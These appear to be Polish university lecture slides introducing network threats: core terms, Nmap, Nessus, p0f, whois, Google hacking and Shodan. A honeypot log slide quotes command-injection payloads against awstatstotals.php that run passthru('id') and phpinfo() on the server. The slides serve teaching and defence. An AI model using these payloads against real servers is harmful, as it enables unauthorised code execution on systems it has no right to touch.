

Wprowadzenie do zagrożeń sieciowych

dr inż. Krzysztof Cabaj

Plan wykładu

- Podstawowe pojęcia
- Omówienie przykładowych ataków

Plan wykładu

- Podstawowe pojęcia
 - Podatność
 - Exploit
 - Shellcode
 - Itp. ...
- Omówienie przykładowych ataków

Podstawowe pojęcia

Zagrożenie

wykorzystuje

Podatność

Udane wykorzystanie podatności to

Atak

Jakie jest prawdopodobieństwo ataku
I jak groźne są jego skutki

Ryzyko

Podstawowe pojęcia

Zagrożenie

Podatność

Poznanie poufnych danych

- SQL-Injection
- Nieszyfrowana transmisja
- Błąd w programie

Atak

Doprowadzenie
do poznania
danych

Jak prawdopodobne jest poznanie
danych?
Czy jest trudne technicznie?
Jakie będą efekty ujawnienia tych
danych?

Ryzyko

Podstawowe pojęcia: podatność

- Podatność (ang. vulnerability) to błąd w oprogramowaniu lub konfiguracji pozwalający na uzyskanie (nieautoryzowanego) dostępu do pewnych zasobów
- Przykładowo
 - Wykonanie dowolnej komendy lub kodu maszynowego z uprawnieniami innego użytkownika (eskalacja uprawnień)
 - Dostęp do danych innego użytkownika

Podstawowe pojęcia: podatność

- Wykryte podatności są katalogowane przez wiele firm i organizacji
 - Producentów oprogramowania (np. Microsoft MS08-067, Cisco cisco-sa-20051116-7920)
 - Firmy zajmujące się oprogramowaniem antywirusowym, systemami IDS/IPS, doradcze itp. (np. Secunia SA32326)
 - Niezależne prowadzone listy BugTraq, Lista CVE (np. CVE-2008-4250)
- Na uwagę zasługuje lista CVE (ang. Common Vulnerabilities and Exposures) umożliwiająca jednoznaczne identyfikowanie podatności

Podstawowe pojęcia: Zagrożenie

- Zagrożenie (ang. Threat) możliwa do wykonania (przewidzenia, zamodelowania) akcja prowadząca do niechcianych efektów
- Przykładowo
 - Poznanie poufnych danych
 - Przejęcie kontroli nad maszyną
 - Wyłączenia maszyny z działania

Czy każda podatność jest taka sama

- Z podatnością związane są między innymi
 - Aspekty techniczne umożliwiające lub uniemożliwiające jej wykorzystanie
 - Możliwe efekty jej wykorzystania
 - Prawdopodobieństwo jej wykorzystania
- Często w opisie danej podatności związany jest pewien poziom „jej ważności” typu krytyczna, groźna, niewielka

Bezpieczeństwo czy zarządzanie ryzykiem

- Dzisiejsze systemy są tak skomplikowane i wykorzystujące tyle niezależnych elementów, że nie da się stworzyć systemu w 100% bezpiecznego
- Trzeba oszacować ryzyko związane z działaniem aplikacji – wykorzystując model zagrożeń

Podstawowe pojęcia: Atak

- Wykorzystanie dostępu do podatność i doprowadzenie do sytuacji niezamierzonej przez programistę a powodującej
 - Odmowę wykonania usługi
 - Poznanie poufnych danych
 - Uzyskanie zdalnego dostępu do maszyny
 - ...

Podstawowe pojęcia: exploit

- Specjalnie spreparowane dane umożliwiające wykorzystanie (ang. exploit/exploitation) błędu w oprogramowaniu przez atakującego
- Co może być exploit-em
 - Specjalnie spreparowany plik
 - Żądanie do serwera/sesja komunikacyjna
 - Zapytanie/dane wprowadzone przez użytkownika do aplikacji
- W efekcie aplikacja czy system wykonują niezamierzone przez autora, a zamierzone przez atakującego akcje

Podstawowe pojęcia: remote code execution

- Podatność w oprogramowaniu umożliwiająca zdalne wykonanie kodu na zaatakowanej maszynie
- W efekcie atakujący może wykonać dowolny „program” i przejąć kontrolę nad dalszym sposobem wykonywania zaatakowanego programu

Podstawowe pojęcia: shellcode

- Pierwsze exploity na systemy Uniksowe miały za zadanie uruchomienie powłoki systemowej (ang. shell) i wykonanie pewnych komend
- Stąd mylenie/mieszanie pojęcia exploit i shellcode
- Aktualnie większość exploit-ów dla platformy Windows działa na zasadzie „download and execute”

Exploit/Shellcode - przykład

[illegible]

Podstawowe pojęcia: atak odmowy usługi

- Atak polegający na uniemożliwieniu (autoryzowanemu) użytkownikowi wykonanie jego zadań
- Działanie to może być wykonane na wiele sposobów
 - Wykonanie instrukcji wyłączającej zaatakowaną aplikację
 - Wykorzystanie zasobów atakowanej maszyny (pasma, mocy procesora, puli wątków, połączeń itp.)

Podstawowe pojęcia: spoofing

- Technika wykorzystywana w wielu atakach polegająca na fałszowaniu adresu nadawcy
- W sieci IP do dostarczenia pakietu wykorzystywany jest jedynie adres docelowy
- Bez specjalnych zabiegów, adres źródłowy w wysyłanym pakiecie może być ustawiony na dowolny adres
- Oczywiście odpowiedź zostanie skierowana na ten adres ... co jest często wykorzystywane przez atakujących

Podstawowe pojęcia: sniffing

- Podśluchiwanie transmisji w celu uzyskania wartościowych informacji
- W sieciach wykorzystujących standard IEEE 802.3 (Ethernet) kartę można przestawić w specjalny tryb ang. promiscuous umożliwiający odbieranie każdej ramki
- Uwagi
 - Współczesne sieci przełączane (ang. switched) utrudniają (ale nie eliminują!!!) bezpośrednie wykorzystanie podsłuchu
 - Mimo pasywnej natury, można próbować wykryć stację podsłuchującą ruch sieciowy w danym segmencie

Plan wykładu

- Podstawowe pojęcia
- Omówienie przykładowych ataków

Plan wykładu

- Podstawowe pojęcia
- Omówienie przykładowych ataków
 - Rekonesans, skanowanie
 - Ataki typu „man-in-the-middle”
 - Ataki (D)DoS
 - Ataki wykorzystujące błędy w oprogramowaniu

Rekonesans, skanowania





- Celem tego typu aktywności jest zdobycie jak największej liczby informacji dotyczących danej usługi, systemu, organizacji
- Przykładowe techniki i narzędzia, omówione dokładniej
 - Nmap – sposób działania
 - Skanery podatności
 - Pasywna analiza - p0f
 - whois, nslookup (DNS) ... ale także google
 - Shodan

Nmap

- Nmap jest jednym z najpopularniejszych skanerów sieciowych, pozwala zidentyfikować system operacyjny danej maszyny, oraz podać informację o otwartych portach, co implikuje działające na niej usługi
- W nowszych wersjach nmap umożliwia rozpoznanie wersji i typu/nazwy działającej usługi


Nmap podstawy

- Nmap wykorzystuje normalne zachowanie stosu TCP/IP



Nmap podstawy


- Skanowanie ukryte (ang. Stealth), nie kończy trzy etapowego nawiązania połączenia, po otrzymaniu SYN/ACK zamyka „pół” otwarte połączenie



Skanery podatności


- Oprogramowanie, które automatycznie sprawdza potencjalne podatności na wskazanej maszynie, przykładowo
 - Znane podatności w wykrytym oprogramowaniu
 - Standardowe hasła
 - Znane błędy w konfiguracji
- Przykładowe narzędzia
 - SATAN (Security Administrators Tool for Analyzing Networks)
 - SAINT (Security Administrator's Integrated Network Tool)
 - Nessus

Nessus




Rysunek z http://static.tenable.com/documentation/nessus_5.2_HTML5_user_guide.pdf

Nessus – wykonania skanowania, widok z perspektywy systemu HoneyPot



Zrzut ekranu z systemu HPMS (Honey Pot Management System) rozwijanego w ramach pracy dyplomowej

Nessus – wykonania skanowania, widok z perspektywy systemu HoneyPot



Zrzut ekranu z systemu HPMS (Honey Pot Management System) rozwijanego w ramach pracy dyplomowej

Nessus – wykonania skanowania, widok z perspektywy systemu HoneyPot

194.29.1	[1]	23 August 2013 05:49:51	/scripts/samba/smb2www.pl
194.29.1	[1]	23 August 2013 05:49:54	/michal/fxm.exe
194.29.1	[1]	23 August 2013 05:49:54	/
194.29.1	[1]	23 August 2013 05:49:55	/
194.29.1	[1]	23 August 2013 05:49:55	/awstatstotals.php?sort={%24{passthru(chr(105).chr(100))}}{%24{exit()}}
194.29.1	[1]	23 August 2013 05:49:56	/smb2www.pl
194.29.1	[1]	23 August 2013 05:49:59	/michal/logs/HCDiskQuotaService.csv
194.29.1	[1]	23 August 2013 05:49:59	/michal/joomla/fxm.exe
194.29.1	[1]	23 August 2013 05:50:00	/michal/forum.php
194.29.1	[1]	23 August 2013 05:50:00	/awstatstotals.php?sort=%22].phpinfo().exit().%24a[%22
194.29.1	[1]	23 August 2013 05:50:00	/samba/smb2www.pl
194.29.1	[1]	23 August 2013 05:50:04	/michal/joomla/logs/HCDiskQuotaService.csv
194.29.1	[1]	23 August 2013 05:50:04	/scripts/fxm.exe
194.29.1	[1]	23 August 2013 05:50:04	/michal/joomla/forum.php
194.29.1	[1]	23 August 2013 05:50:05	/awstatstotals.php?sort={%24{phpinfo()}}{%24{exit()}}
194.29.1	[1]	23 August 2013 05:50:08	/scripts/logs/HCDiskQuotaService.csv
194.29.1	[1]	23 August 2013 05:50:08	/
194.29.1	[1]	23 August 2013 05:50:08	/fxm.exe
194.29.1	[1]	23 August 2013 05:50:08	/scripts/forum.php
194.29.1	[1]	23 August 2013 05:50:08	/stat/awstatstotals.php?sort=%22].passthru(%27id%27).exit().%24a[%22
194.29.1	[1]	23 August 2013 05:50:13	/michal/view/TWiki/WebHome
194.29.1	[1]	23 August 2013 05:50:13	/logs/HCDiskQuotaService.csv
194.29.1	[1]	23 August 2013 05:50:13	/stat/awstatstotals.php?sort={%24{passthru(chr(105).chr(100))}}{%24{exit()}}

- Program umożliwia identyfikację systemu operacyjnego zdalnej maszyny z którą się łączymy, która się łączy do nas lub tylko obserwujemy jej ruch
- Dokumenty RFC pozostawiają dość dużą elastyczność w implementacji stosu TCP/IP
- Obserwując zawartość pakietów, użyte opcje i wartości z dość dużym prawdopodobieństwem można stwierdzić z jakim systemem operacyjnym mamy do czynienia

whois, nslookup ...


- Whois baza danych dotycząca właścicieli osób rejestrujących i firm obsługujących wpisy w systemie DNS
- Bezpośrednio z systemu DNS można często uzyskać pełną informację dotyczącą nazw domenowych ... w połączeniu z technikami skanowania można dość dokładnie zmapować interesującą sieć

... google hack

- Wyszukiwanie podatnych usług za pomocą wyszukiwarki internetowej
- Często aplikacje webowe posiadają stopkę z nazwą oraz numerem wersji – wystarczy zadać odpowiednie pytanie
- W Internecie można znaleźć dokładne ciągi pozwalające znaleźć np. kamery internetowe podpięte do Internetu


... google hack

- Robak Santy wykorzystywał błąd w phpBB ... a ofiar szukał za pomocą googla



Shodan

Shodan Exploits Scanhub Maps Blog Membership

 **SHODAN**

Home Search Directory Data Analytics/ Exports Developer Center Labs

Services

[HTTP](#) 7


[HTTPS](#) 4

Top Countries

[Poland](#) 11

Artificial Intelligence Division Software Projects


194.29.161.6
Politechnika Warszawska
Added on 03.08.2014

 **Details**

iton.ise.pw.edu.pl

HTTP/1.0 200 OK
Date: Sun, 03 Aug 2014 16:54:30 GMT
Server: **Apache/2.2.22 (Debian)**
X-Powered-By: Phusion Passenger (mod_rails/mod_rack) 3.0.13
Cache-Control: private, max-age=0, must-revalidate
X-Runtime: 92
ETag: "5dcf6b089d5dc3f30c1274ae9fc5c62c"
